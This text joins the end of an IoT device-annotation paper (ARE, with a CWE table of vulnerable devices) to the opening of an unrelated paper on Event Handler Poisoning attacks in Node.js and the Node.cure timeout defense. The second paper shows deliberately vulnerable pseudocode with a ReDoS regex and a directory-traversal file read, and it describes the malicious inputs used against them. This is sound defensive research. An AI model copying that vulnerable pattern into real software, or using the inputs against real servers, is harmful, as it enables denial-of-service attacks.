We develop the VDA application to reveal underlying vulnerable devices. VDA first crawls the vulnerability information from the NVD website [12] [5]. For every vulnerability item, VDA obtains their vendor names and product names. Then VDA uses the regex to match rules with the vulnerability information. We extract the category information of vulnerabilities and group similar weakness descriptions. One vulnerability usually occurs on multiple platforms and device models. Table 9 lists the Common Weakness Enumeration (CWE) of online IoT devices, in which the left column is the CWE ID, the middle column is the weakness description, and the right column is the number of IoT devices with this type of vulnerability. The VDA application aims to reveal underlying vulnerable devices accessible on the Internet.

**Discovery.** From Table 9, we can see that there is still a large number of underlying vulnerable devices in the cyberspace. The majority of the top 10 vulnerabilities in the CWE list are related to improper implementation (Path Traversal, Credentials Management, and Improper Access Control), which could be easily avoided if a developer pays more attention to security. On the CVE website, the security patches have been distributed for those IoT devices. However, updating security patches of IoT devices is a non-trivial task for many users. They must download the firmware from the official support website or via administrative tools, and then install the firmware into the ROM to reprogram integrated chip circuits of the devices.

## 7 Related Work

IoT device recognition has gained much interest recently, mostly due to the increasing number of IoT devices that are connected to the Internet. The research community has also proposed many recognition techniques, particularly in two methodologies: fingerprinting and banner-grabbing.

Table 9: Top 10 CWE by the number of CVEs.

| CWE ID | Weakness Summary | Number of IoT devices |
|---|---|---|
| 200 | Information Disclosure | 573,656 |
| 22 | Path Traversal | 363,894 |
| 352 | CSRF | 348,031 |
| 264 | Permission, Privileges, Access Control | 345,175 |
| 255 | Credentials Management | 342,215 |
| 79 | Cross-site Scripting | 331,649 |
| 119 | Buffer Overflow | 149,984 |
| 399 | Resource Management Errors | 93,292 |
| 284 | Improper Access Control | 69,229 |
| 77 | Command Injection | 64727 |

**Fingerprinting.** We have witnessed a 20-year development for fingerprinting technologies, which map the input to a narrower output for object identification [8, 10, 11, 15, 18, 19, 32, 35, 36, 39]. Dependent upon the method of data collection, fingerprinting can be divided into active and passive. Active fingerprinting is to send probing packets to remote hosts for extracting features and inferring the classification model. One classic usage is OS fingerprinting, which identifies the OS of a remote host based on the different implementations of a TCP/IP network stack. Nmap [8] is the most popular tool for OS fingerprinting, which sends 16 crafted packets for extracting features. Xprobe [15] uses ICMP packets to extract OS features. The retransmission time between vantage points and hosts can be exploited as another feature for OS fingerprinting. Snacktime [11], Hershel [36], and Faulds [35] use this feature to fingerprint OSes on the large scale. Passive fingerprinting is to collect the traffic/behavior of an object without sending probing packets. P0f [10] is the passive fingerprinting tool that extracts ongoing TCP packets to infer different OS versions. Kohno et al. [32] proposed monitoring TCP traffic for calculating the clock skews as features.

In general, a fingerprinting tool consists of three major components: feature selection, training data collection, and learning algorithms. Prior works are focused on how to select distinctive features for fingerprinting OS versions. However, due to the lack of training data, we cannot apply fingerprinting techniques for identifying IoT devices. Furthermore, the number of different IoT device models is vast, and it is impossible to manually collect the training data. Thus, we propose ARE that is able to learn the rules for automatic IoT device identification without any training data or human effort.

**Banner-grabbing.** The banner-grabbing technique is to profile the text information of applications and software services. Nowadays various tools have been used to gather web applications for administrative and security auditing purposes. WhatWeb [14] is a website auditing tool that uses 1,000 plugins (similar to regex) to recognize the platform version of a website. Wapplyzer [13] is an open-source tool for identifying web applications, which extracts response headers of websites and uses regex patterns for matching. Nmap [8] also provides a service library to identify application and web services for end users. For annotating IoT devices, people currently tend to use banner-grabbing in practice. In the analysis of the Mirai botnet [21], the regex in banner-grabbing is used to annotate the device type, vendors, and products. Xuan et.al [30] proposed to utilized the banner of industrial control protocols to find a critical infrastructure equipment. Shodan [37] and Censys [25] use a set of rules in the banner-grabbing technique to identify online devices.

To use those banner-grabbing tools, developers usually need the necessary background knowledge to write the regex/extensions for grabbing application information. This has to be done in a manual fashion, which incurs high time cost, impeding a large-scale annotation. By contrast, ARE overcomes these obstacles by automatically generating rules.

## 8 Conclusions

As the increasing number of IoT devices are connected to the Internet, discovering and annotating those devices is essential for administrative and security purposes. In this paper, we propose an Acquisitional Rule-based Engine (ARE) for discovering and annotating IoT devices. ARE automates the rule generation process without human effort or training data. We implement a prototype of ARE and conduct experiments to evaluate its performance. Our results show that ARE can achieve a precision of 97%. Furthermore, we apply ARE to three application cases: (1) inferring and characterizing millions of IoT devices in the whole IPv4 space, (2) discovering thousands of compromised IoT devices with malicious behaviors, and (3) revealing hundreds of thousands of IoT devices that are still vulnerable to malicious attacks.

# A Sense of Time for JavaScript and Node.js: First-Class Timeouts as a Cure for Event Handler Poisoning

James C. Davis
Virginia Tech

Virginia Tech

Dongyoon Lee
Virginia Tech

**Abstract**

The software development community is adopting the Event-Driven Architecture (EDA) to provide scalable web services, most prominently through Node.js. Though the EDA scales well, it comes with an inherent risk: the Event Handler Poisoning (EHP) Denial of Service attack. When an EDA-based server multiplexes many clients onto few threads, a blocked thread (EHP) renders the server unresponsive. EHP attacks are a serious threat, with hundreds of vulnerabilities already reported in the wild.

We make three contributions against EHP attacks. First, we describe EHP attacks, and show that they are a common form of vulnerability in the largest EDA community, the Node.js ecosystem. Second, we design a defense against EHP attacks, first-class timeouts, which incorporates timeouts at the EDA framework level. Our *Node.cure* prototype defends Node.js applications against all known EHP attacks with overheads between 0% and 24% on real applications. Third, we promote EHP awareness in the Node.js community. We analyzed Node.js for vulnerable APIs and documented or corrected them, and our guide on avoiding EHP attacks is available on `nodejs.org`.

## 1 Introduction

Web services are the lifeblood of the modern Internet. To minimize costs, service providers want to maximize the number of clients each server can handle. Over the past decade, this goal has led the software community to consider shifting from the One Thread Per Client Architecture (OTPCA) used in Apache to the Event-Driven Architecture (EDA) championed by Node.js.

Perhaps inspired by Welsh et al.'s Scalable Event-Driven Architecture (SEDA) concept [97], server-side EDA frameworks such as Twisted [24] have been in use since at least the early 2000s. But the boom in the EDA has come with Node.js. Node.js ("server-side JavaScript") was introduced in 2009 and is now widely used in industry, including at IBM [36], Microsoft [32], PayPal [67], eBay [82], LinkedIn [77], and others [1, 16, 35]. Node.js's package ecosystem, *npm*, boasts over 625,000 modules [56]. Node.js is becoming a critical component of the modern web [18, 34].

In this paper we describe a Denial of Service (DoS) attack, *Event Handler Poisoning* (EHP), that can be used against EDA-based services such as Node.js applications (§3). EHP attacks observe that the source of the EDA's scalability is a double-edged sword. While the OTPCA gives every client its own thread at the cost of context-switching overheads, the EDA multiplexes many clients onto a small number of *Event Handlers* (threads) to reduce per-client overheads. Because many clients share the same Event Handlers, an EDA-based server must correctly implement fair cooperative multitasking [89]. Otherwise an EHP attack is born: an attacker's request can unfairly dominate the time spent by an Event Handler, preventing the server from handling other clients. We report that EHP vulnerabilities are common in *npm* modules (§3.4).

We analyze two approaches to EHP-safety in §4, and propose *First-Class Timeouts* as a universal defense with strong security guarantees. Since time is a precious resource in the EDA, built-in `TimeoutErrors` are a natural mechanism to protect it. Just as `OutOfBoundsErrors` allow applications to detect and react to buffer overflow attacks, so `TimeoutErrors` allow EDA-based applications to detect and react to EHP attacks.

Our *Node.cure* prototype (§5) implements first-class timeouts in the Node.js framework. First-class timeouts require changes across the entire Node.js stack, from the language runtime (V8), to the event-driven library (libuv), and to the core libraries. Our prototype secures real applications from all known EHP attacks with low overhead (§6).

Our findings have been corroborated by the Node.js community (§7). We have developed a guide for practitioners on building EHP-proof systems, updated the Node.js documentation to warn developers about the perils of several APIs, and improved the safety of the `fs.readFile` API.

In summary, here are our contributions:

1. We analyze the DoS potential inherent in the EDA. We define *Event Handler Poisoning* (EHP), a DoS attack against EDA-based applications (§3). We further demonstrate that EHP attacks are common in the largest EDA community, the Node.js ecosystem (§3.4).
2. We propose an antidote to EHP attacks: first-class timeouts (§4). First-class timeouts offer strong security guarantees against all known EHP attacks.
3. We implement and evaluate *Node.cure*, a prototype of first-class timeouts for Node.js (§5). *Node.cure* enables the detection of and response to EHP attacks with application performance overheads ranging from 0% to 24% (§6).
4. Our findings have been corroborated by the Node.js community. Our guide on EHP-safe techniques is available on `nodejs.org`, and we have documented and improved vulnerable Node.js APIs (§7).

## 2 Background

In this section we review the EDA (§2.1), explain our choice of EDA framework for study (§2.2), and describe relevant prior work (§2.3).

### 2.1 Overview of the EDA

There are two paradigms for web servers, distinguished by the ratio of clients to resources. The One Thread Per Client Architecture (OTPCA) dedicates resources to each client, for strong isolation but higher memory and context-switching overheads [84]. The Event-Driven Architecture (EDA) tries the opposite approach and reverses these tradeoffs, with many clients sharing execution resources: client connections are multiplexed onto a single-threaded *Event Loop*, with a small *Worker Pool* for expensive operations.

All mainstream server-side EDA frameworks use the Asymmetric Multi-Process Event-Driven (AMPED) architecture [83]. This architecture (hereafter "the EDA") is illustrated in Figure 1. In the EDA the OS, or a framework, places events in a queue, and the *callbacks* of pending events are executed sequentially by the *Event Loop*. The Event Loop may offload expensive *tasks* such as file I/O to the queue of a small *Worker Pool*, whose workers execute tasks and generate "task done" events for the Event Loop when they finish [60]. We refer to the Event Loop and the Workers as *Event Handlers*.

Because the Event Handlers are shared by all clients, the EDA requires a particular development paradigm. Each callback and task is guaranteed atomicity: once scheduled, it runs to completion on its Event Handler. Because of the atomicity guarantee, if an Event Handler blocks, the time it spends being blocked is wasted rather than being preempted. Without preemptive multitasking, developers must implement cooperative multitasking to avoid starvation [89]. They do this by partitioning the handling of each client request into multiple stages, typically at I/O boundaries. For example, with reference to Figure 1, a callback might perform some string operations in $CB_{A1}$, then offload a file I/O to the Worker Pool in $Task_{A1}$ so that another client's request can be handled on the Event Loop. The result of this partitioning is a per-request lifeline [42], a DAG describing the partitioned steps needed to complete an operation. A lifeline can be seen by following the arrows in Figure 1.



Figure 1: This is the (AMPED) EDA. Incoming events from clients *A* and *B* are stored in the event queue, and the associated callbacks (CBs) will be executed sequentially by the Event Loop. We will discuss *B*'s EHP attack ($CB_{B1}$), which has poisoned the Event Loop, in §3.3.

### 2.2 Node.js among other EDA frameworks

There are many EDA frameworks, including Node.js (JavaScript) [14], libuv (C/C++) [10], Vert.x (Java) [25], Twisted (Python[1]) [24], and Microsoft's P# [57]. These frameworks have been used to build a wide variety of industry and open-source services (e.g. [7, 82, 67, 78, 29, 28, 8, 4]).

Most prominent among these frameworks is Node.js, a server-side EDA framework for JavaScript introduced in 2009. The popularity of Node.js comes from its promise of "full stack JavaScript" — client- and server-side developers can speak the same language and share the same libraries. This vision has driven the rise of the Node.js-JavaScript package ecosystem, *npm*, which with over 625,000 modules is the largest of any language [56]. The Node.js Foundation reported that the number of Node.js developers doubled from 3.5 million to 7 million between 2016 and 2017 [30, 31].

The Node.js framework has three major parts [62], whose interactions complicate top-to-bottom extensions such as *Node.cure*. An application's JavaScript code is executed using Google's V8 JavaScript engine [64], the event-driven architecture is implemented using libuv [10], and Node.js has core JavaScript libraries with C++ bindings for system calls.

[1] In addition, Python 3.4 introduced native EDA support.

### 2.3 Algorithmic complexity attacks

Our work is inspired by Algorithmic Complexity (AC) attacks ([75, 51]), which are a form of DoS attack. In an AC attack, a malicious client crafts input that shifts the performance of the victim service's data structures and algorithms from average-case to worst-case, reducing throughput to cause denial of service. Well-known examples of AC attacks include attacks on hash tables [51] and regular expressions (ReDoS) [50].

As will be made clear in §3, EHP attacks are not simply the application of AC attacks to the EDA. AC attacks focus on the complexity of the algorithms a service employs, while EHP attacks are concerned with the effect of malicious input on the software architecture used by a service. Because EHP attacks are only concerned with time, AC attacks are just one mechanism by which an EHP attack can be realized; any time-consuming operation, whether computation or I/O, is a potential EHP vector. However, not all AC attacks can be used to launch an EHP attack.

## 3 Event Handler Poisoning Attacks

In this section we provide our threat model (§3.1) and define Event Handler Poisoning (EHP) attacks (§3.2). In §3.3 we give two examples of EHP attacks, one CPU-bound (ReDoS) and one I/O-bound ("ReadDoS"). Lastly we show that EHP vulnerabilities are common in the modules in the *npm* registry.

### 3.1 Threat model

The victim is an EDA-based server with an EHP vulnerability. The attacker knows how to exploit this vulnerability: they know the victim feeds user input to a *vulnerable API*, and they know *evil input* that will cause the vulnerable API to block the Event Handler executing it.

Not all DoS attacks are EHP attacks. An EHP attack must cause an Event Handler to block. This blocking could be due to computation or I/O, provided it takes the Event Handler a long time to handle. Other ways to trigger DoS, such as crashing the server through unhandled exceptions or memory exhaustion, are not time oriented and are thus out of scope. Distributed denial of service (DDoS) attacks are also out of scope; they consume a server's resources with myriad light clients providing normal input, rather than one heavy client providing malicious input.

### 3.2 Definition of an EHP attack

**Supporting definitions.** Before we can define EHP attacks, we must introduce a few definitions. First, recall the EDA illustrated in Figure 1. As discussed in §2.1, a client request is handled by a lifeline [42], a sequence of operations partitioned into one or more callbacks and tasks. A lifeline is a DAG whose vertices are callbacks or tasks and whose edges are events or task submissions.

We define the *total complexity* of a lifeline as the cumulative complexity of all of its vertices as a function of their cumulative input. The *synchronous complexity* of a lifeline is the greatest individual complexity among its vertices. Two EDA-based services may have lifelines with the same total complexity if they offer the same functionality, but these lifelines may have different synchronous complexity due to different choices of partitions. While computational complexity is an appropriate measure for compute-bound vertices, time may be a more appropriate measure for vertices that perform I/O. Consequently, we define a lifeline's *total time* and *synchronous time* analogously.

If there is a difference between a lifeline's average and worst-case synchronous complexity (time), then we call this a *vulnerable lifeline*[2]. We attribute the root cause of the difference between average and worst-case performance to a *vulnerable API* invoked in the problematic vertex.

The notion of a "vulnerable API" is a convenient abstraction. The trouble may of course not be an API at all but the use of an unsafe language feature (e.g. ReDoS). And if an API is asynchronous, it is itself partitioned and will have its own sub-Lifeline. In this case we are concerned about the costs of those vertices.

**EHP attacks.** An EHP attack exploits an EDA-based service with an incorrect implementation of cooperative multitasking. The attacker identifies a *vulnerable lifeline* (server API) and *poisons* the Event Handler that executes the corresponding large-complexity callback or task with *evil input*. This evil input causes the Event Handler executing it to block, starving pending requests.

An EHP attack can be carried out against either the Event Loop or the Workers in the Worker Pool. A poisoned Event Loop brings the server to a halt, while the throughput of the Worker Pool will degrade for each simultaneously poisoned Worker. Thus, an attacker's aim is to poison either the Event Loop or enough of the Worker Pool to harm the throughput of the server. Based on typical Worker Pool sizes, we assume the Worker Pool is small enough that poisoning it will not attract the attention of network-level defenses.

Since the EDA relies on cooperative multitasking, a lifeline's synchronous complexity (time) provide theoretical and practical bounds on how vulnerable it is. Note that a lifeline with large total complexity (time) is not vulnerable so long as each vertex (callback/task) has small synchronous complexity (time). It is for this reason that not all AC attacks can be used for EHP attacks. If an AC attack triggers large total complexity (time) but

[2]Differences in complexity are well defined. For differences in I/O time we are referring to performance outliers.

```
1 def serveFile(name):
2   if name.match(/(\/.+)+$/): # ReDoS
3     data = await readFile(name) # ReadDoS
4     client.write(data)
```

Figure 2: Example code of our simple server. It is vulnerable to two EHP attacks: ReDoS (Line 2) and ReadDoS (Line 3).

not large synchronous complexity (time) then it is not an EHP attack. For example, an AC attack could result in a lifeline with $O(n^2)$ callbacks each costing $O(1)$. Although many concurrent AC attacks of this form would degrade the service's throughput, this would comprise a DDoS attack, which is outside our threat model (§3.1).

Speaking more broadly, EHP attacks are only possible when clients share execution resources. In the OTPCA, a blocked client affects only its own thread, and frameworks such as Apache support thousands of "Event Handlers" (client threads) [61]. In the EDA, all clients share one Event Loop and a limited Worker Pool; for example, in Node.js the Worker Pool can contain at most 128 Workers [17]. Exhausting the set of Event Handlers in the OTPCA requires a DDoS attack, while exhausting them in the EDA is trivial if an EHP vulnerability can be found.

### 3.3 Example EHP attacks: ReDoS and ReadDoS

To illustrate EHP attacks, we developed a minimal vulnerable file server with EHP vulnerabilities common in real *npm* modules as described in §3.4. Figure 2 shows pseudocode, with the EHP vulnerabilities indicated: ReDoS on line 2, and ReadDoS on line 3.

The regular expression on Line 2 is vulnerable to ReDoS. A string composed of /'s followed by a newline takes exponential time to evaluate in Node.js's regular expression engine, poisoning the Event Loop in a CPU-bound EHP attack.

The second EHP vulnerability is on Line 3. Our server has a directory traversal vulnerability, permitting clients to read arbitrary files. In the EDA, directory traversal vulnerabilities can be parlayed into I/O-bound EHP attacks, "ReadDoS", provided the attacker can identify a *slow file*[3] from which to read. Since Line 3 uses the asynchronous framework API `readFile`, each ReadDoS attack on this server will poison a Worker in an I/O-bound EHP attack.

Figure 3 shows the impact of EHP attacks on baseline Node.js, as well as the effectiveness of our *Node.cure* prototype. The methodology is described in the caption. On baseline Node.js these attacks result in complete DoS, with zero throughput. Without *Node.cure* the only remedy would be to restart the server, dropping all existing client connections. Unfortunately, restarting the server would not solve the problem, since the attacker could simply submit another malicious request. With *Node.cure* the server can return to its steady-state performance.

[3] In addition to files exposed on network file systems, `/dev/random` is a good example of a slow file: "[r]eads from `/dev/random` may block" [33].



Figure 3: This figure shows the effect of evil input on the throughput of a server based on Figure 2, with realistic vulnerabilities. Legitimate requests came from 80 clients using `ab` [2] from another machine. The attacks are against either baseline Node.js (grey) or our prototype, *Node.cure* (black). For ReDoS (triangles), evil input was injected after three seconds, poisoning the baseline Event Loop. For ReadDoS (circles), evil input was injected four times at one second intervals beginning after three seconds, eventually poisoning the baseline Worker Pool. The lines for *Node.cure* shows its effectiveness against these EHP attacks. When attacked, *Node.cure*'s throughput dips until a `TimeoutError` aborts the malicious request(s), after which its throughput temporarily rises as it bursts through the built-up queue of pending events or tasks.

The architecture-level behavior of the ReDoS attack is illustrated in Figure 1. After client $A$'s benign request is sanitized ($CB_{A1}$), the `readFile` task goes to the Worker Pool ($Task_{A1}$), and when the read completes the callback returns the file content to $A$ ($CB_{A2}$). Then client $B$'s malicious request arrives and triggers ReDoS ($CB_{B1}$), dropping the server throughput to zero. The ReadDoS attack has a similar effect on the Worker Pool, with the same unhappy result.

### 3.4 Study of reported vulnerabilities in *npm*

Modern software commonly relies on open-source libraries [88], and Node.js applications are no exception. Third-party *npm* modules are frequently used in production [40], so EHP vulnerabilities in *npm* may translate directly into EHP vulnerabilities in Node.js servers. For example, Staicu and Pradel recently demonstrated that many ReDoS vulnerabilities in popular *npm* modules can be used for EHP attacks in hundreds of websites from the Alexa Top Million [92].

In this section we present an EHP-oriented analysis of the security vulnerabilities reported in *npm* modules. As shown in Figure 4, we found that 35% (403/1132)

of the security vulnerabilities reported in a major *npm* vulnerability database could be used as an EHP vector.

**Methodology.** We examined the vulnerabilities in *npm* modules reported in the database of Snyk.io [22], a security company that monitors open-source library ecosystems for vulnerabilities. We also considered the vulnerabilities in the CVE database and the Node Security Platform database [13], but found that these databases were subsets of the Snyk.io database.

We obtained a dump of Snyk.io's *npm* database in June 2018. Each entry was somewhat unstructured, with inconsistent CWE IDs and descriptions of different classes of vulnerabilities. Based on its title and description, we assigned each vulnerability to one of 17 main categories based on those used by Snyk.io. We used regular expressions to ensure our classification was consistent. We iteratively improved our regular expressions until we could automatically classify 93% of the vulnerabilities, and marked the remaining 7% as "Other". A similar analysis relying solely on manual classification appeared in our previous work [52].

Some of the reported security vulnerabilities could be used to launch EHP attacks: Directory Traversal vulnerabilities that permit arbitrary file reads, Denial of Service vulnerabilities (those that are CPU-bound, e.g. ReDoS), and Arbitrary File Write vulnerabilities. We identified such vulnerabilities using regular expressions on the descriptions of the vulnerabilities in the database, manually verifying the results. In the few cases where the database description was too terse, we manually categorized vulnerabilities based on the issue and patch description in the module's bug tracker and version control system.

**Results.** Figure 4 shows the distribution of vulnerability types, absorbing categories with fewer than 20 vulnerabilities into the aforementioned "Other" category. A high-level CWE number is given next to each class.

The dark bars in Figure 4 show the 403 vulnerabilities (35%) that can be employed in an EHP attack under our threat model (§3.1). The 266 EHP-relevant *Directory Traversal* vulnerabilities are exploitable because they allow arbitrary file reads, which can poison the Event Loop or the Worker Pool through ReadDoS (§3.3). The 121 EHP-relevant *Denial of Service* vulnerabilities poison the Event Loop; 115 are ReDoS[4], and the remaining 11 can trigger infinite loops or worst-case performance in inefficient algorithms. In *Other* are 11 Arbitrary File Write vulnerabilities that, similar to ReadDoS, can be used for EHP attacks by writing to slow files.

[4]The number of ReDoS vulnerabilities in the Snyk.io database may be skewed by recent studies of ReDoS incidence in the *npm* ecosystem [92, 53].



Figure 4: Classification of the 1132 *npm* module vulnerabilities, by category and by usefulness in EHP attacks. We obtained the dump of the database from Snyk.io on 7 June 2018.

# 4 Defending Against EHP Attacks

EHP vulnerabilities stem from vulnerable APIs that fail to provide fair cooperative multitasking. If a service cannot provide a (small) bound on the synchronous time of its APIs, then it is vulnerable to EHP attacks. Conversely, if an application can bound the synchronous time of its APIs, then it is EHP-safe.

An EHP attack has two faces: mechanism (vulnerable API) and effect (poisoned Event Handler). Thus there are two ways to defeat an EHP attack. Either the vulnerable API can be refactored, or a poisoned Event Handler can be detected and addressed. In this section we summarize both of these approaches and then evaluate them.

## 4.1 Prevent through partitioning

An API is *vulnerable* if there is a difference between its average-case and worst-case synchronous costs, provided of course that this worst-case cost is unbearable. A service can achieve EHP safety by statically bounding the cost of each of its APIs, both those that it invokes and those that it defines itself. For example, a developer could partition every API into a sequence of Constant Worst-Case Execution Time stages. Such a partitioning would render the service immune to EHP attacks since it would bound the synchronous complexity and time of each lifeline.

## 4.2 Detect and react through timeouts

The goal of the partitioning approach is to bound a lifeline's synchronous complexity as a way to bound its synchronous time. Instead of statically bounding an API's synchronous complexity through program refactoring, using timeouts we can dynamically bound its synchronous time. Then the worst-case complexity of each callback and task would be irrelevant, because they would be unable to take more than the quantum provided by the runtime. In this approach, the runtime detects and aborts long-running callbacks and tasks by emitting a `TimeoutError`, thrown from synchronous code (callbacks) and returned from asynchronous code (tasks).

We refer to this approach as *first-class timeouts* and we believe it is novel. To the best of our knowledge, existing timeout schemes take one of two forms. Some are per-API, e.g. the timeout option in the .NET framework's regular expression API to combat ReDoS [19]. Per-API timeouts are ad hoc by definition. The other class of timeouts is on a per-process or per-thread basis. For example, desktop and mobile operating systems commonly use a heartbeat mechanism to detect and restart unresponsive applications, and in the OTPCA a client thread can easily be killed and replaced if it exceeds a timeout. This approach fails in the EDA because clients are not isolated on separate execution resources. Detecting and restarting a blocked Event Loop will break all existing client connections, resulting in DoS. Because of this, timeouts must be a first-class member of an EDA framework, non-destructively guaranteeing that no Event Handler can block.

### 4.3 Analysis

**Soundness.** The partitioning approach can prevent EHP attacks that exploit high-complexity operations. However, soundly preventing EHP attacks by this means is difficult since it requires case-by-case changes. In addition, it is not clear how to apply the partitioning approach to I/O. At the application level, I/O can be partitioned at the byte granularity, but an I/O may be just as slow for 1 byte as for 1 MB. If an OS offers truly asynchronous I/O interfaces then these provide an avenue to more fine-grained partitioning, but unfortunately Linux's asynchronous I/O mechanisms are incomplete for both file I/O and DNS resolution.

If timeouts are applied systematically across the software stack (application, framework, language), then they offer a strong guarantee against EHP attacks. When a timeout is detected, the application can respond appropriately to it. The difficulty with timeouts is choosing a threshold [85], since a too-generous threshold still permits an attacker to disrupt legitimate requests. As a result, if the timeout threshold cannot be tightly defined, then it ought to be used in combination with a blacklist; after observing a client request time out, the server should drop subsequent connections from that client.

**Refactoring cost.** Both of these approaches incur a refactoring cost. For partitioning the cost is prohibitive. Any APIs invoked by an EHP-safe service must have (small) bounded synchronous time. To guarantee this bound, developers would need to re-implement any third-party APIs with undesirable performance. This task would be particularly problematic in a module-dominated ecosystem similar to Node.js. As the composition of safe APIs may be vulnerable[5], application APIs might also need to be refactored. The partitioning approach is by definition case-by-case, so future development and maintenance would need to preserve the bounds required by the service.

For timeouts, we perceive a lower refactoring cost. The timeout must be handled by application developers, but they can do so using existing exception handling mechanisms. Adding a new `try-catch` block should be easier than re-implementing functionality in a partitioned manner.

**Position.** We believe that relying on developers to implement fair cooperative multitasking via partitioning is unsafe. Just as modern languages offer null pointer exceptions and buffer overflow exceptions to protect against common security vulnerabilities, so too should modern EDA frameworks offer timeout exceptions to protect against EHP attacks.

In the remainder of the paper we describe our design, implementation, and evaluation of first-class timeouts in Node.js. We devote a large portion of our discussion (§8) to the choice of timeout and the refactoring implications of first-class timeouts.

## 5 *Node.cure*: First-Class Timeouts for Node.js

Though first-class timeouts are conceptually simple, realizing them in a real-world framework such as Node.js is difficult. For soundness, every aspect of the Node.js framework must be able to emit `TimeoutErrors` without compromising the system state, from the language to the libraries to the application logic, and in both synchronous and asynchronous aspects. For practicality, monitoring for timeouts must be lightweight, lest they cost more than they are worth.

Here is the desired behavior of first-class timeouts. We want to bound the synchronous time of every callback and task and deliver a `TimeoutError` if this bound is exceeded. A long-running callback poisons the Event Loop; with first-class timeouts a `TimeoutError` should be thrown within such a callback. A long-running task poisons its Worker; such a task should be aborted and fulfilled with a `TimeoutError`.

To ensure soundness, we begin with a taxonomy of the places where vulnerable APIs can be found in a Node.js application (§5.1). The subsequent subsections describe how we provide `TimeoutErrors` across this taxonomy for the Worker Pool (§5.2) and the Event Loop (§5.3). We discuss performance optimizations in §5.5, and summarize our prototype in §5.6.

### 5.1 Taxonomy of vulnerable APIs

Table 1 classifies vulnerable APIs along three axes. Along the first two axes, a vulnerable API affects either the Event Loop or a Worker, and it might be CPU-bound

[5] For example, consider `while(1){}`, which makes an infinite sequence of constant-time language "API calls".

| *Vuln. APIs* | **Event Loop (§5.3)** | | **Worker Pool (§5.2)** | |
|---|---|---|---|---|
| | *CPU-bound* | *I/O-bound* | *CPU-bound* | *I/O-bound* |
| **Language** | Regexp, JSON | *N/A* | *N/A* | *N/A* |
| **Framework** | Crypto, zlib | FS | Crypto, zlib | FS, DNS |
| **Application** | while(1) | DB query | Regexp [12] | DB query |

Table 1: Taxonomy of vulnerable APIs in Node.js, with examples. An EHP attack through a vulnerable API poisons the Event Loop or a Worker, and its synchronous time is due to CPU-bound or I/O-bound activity. A vulnerable API might be part of the language, framework, or application, and might be synchronous (Event Loop) or asynchronous (Worker Pool). *zlib* is the Node.js compression library. *N/A*: JavaScript has no native Worker Pool nor any I/O APIs. We do not consider memory access as I/O.

or I/O-bound. Along the third axis, a vulnerable API can be found in the language, the framework, or the application. In our evaluation we provide an exhaustive list of vulnerable APIs for Node.js (§6.1). Although the examples in Table 1 are specific to Node.js, the same general classification can be applied to other EDA frameworks.

### 5.2 Timeout-aware tasks

EHP attacks targeting the Worker Pool use vulnerable APIs to submit long-running tasks that poison a Worker. *Node.cure* defends against such attacks by bounding the synchronous time of tasks. *Node.cure* short-circuits long-running tasks with a `TimeoutError`.

**Timeout-aware Worker Pool.** Node.js's Worker Pool is implemented in libuv. As illustrated in Figure 1, the Workers pop tasks from a shared queue, handle them, and return the results to the Event Loop. Each Worker handles its tasks synchronously.

We modified the libuv Worker Pool to be timeout-aware, replacing libuv's *Workers* with *Executors* that combine a permanent *Manager* with a disposable Worker. Every time a Worker picks up a task, it notifies its Manager. If the task takes the Worker too long, the Manager kills it with a Hangman and creates a new Worker. The long-running task is returned to the Event Loop with a `TimeoutError` for processing, while the new Worker resumes handling tasks. These roles are illustrated in Figure 5.

This design required several changes to the libuv Worker Pool API. The libuv library exposes a task submission API `uv_queue_work`, which we extended as shown in Table 2. Workers invoke `work`, which is a function pointer describing the task. On completion the Event Loop invokes `done`. This is also the typical behavior of our timeout-aware Workers. When a task takes too long, however, the potentially-poisoned Worker's Manager invokes the new `timed_out` callback. If the submitter does not request an extension, the Manager creates a replacement Worker so that it can continue to process subsequent tasks, creates a Hangman thread for the poisoned Worker, and notifies the Event Loop that the task timed



Figure 5: This figure illustrates *Node.cure*'s timeout-aware Worker Pool, including the roles of Event Loop, executors (both worker pool and priority), and Hangman. Grey entities were present in the original Worker Pool, and black are new. The Event Loop can synchronously access the Priority Executor, or asynchronously offload tasks to the Worker Pool. If an Executor's manager sees its worker time out, it creates a replacement worker and passes the dangling worker to a Hangman.

| **Callback** | **Description** |
|---|---|
| void work | Perform task. |
| int timed_out* | When task has timed out. Can request extension. |
| void done | When task is done. Special error code for timeout. |
| void killed* | When a timed_out task's thread has been killed. |

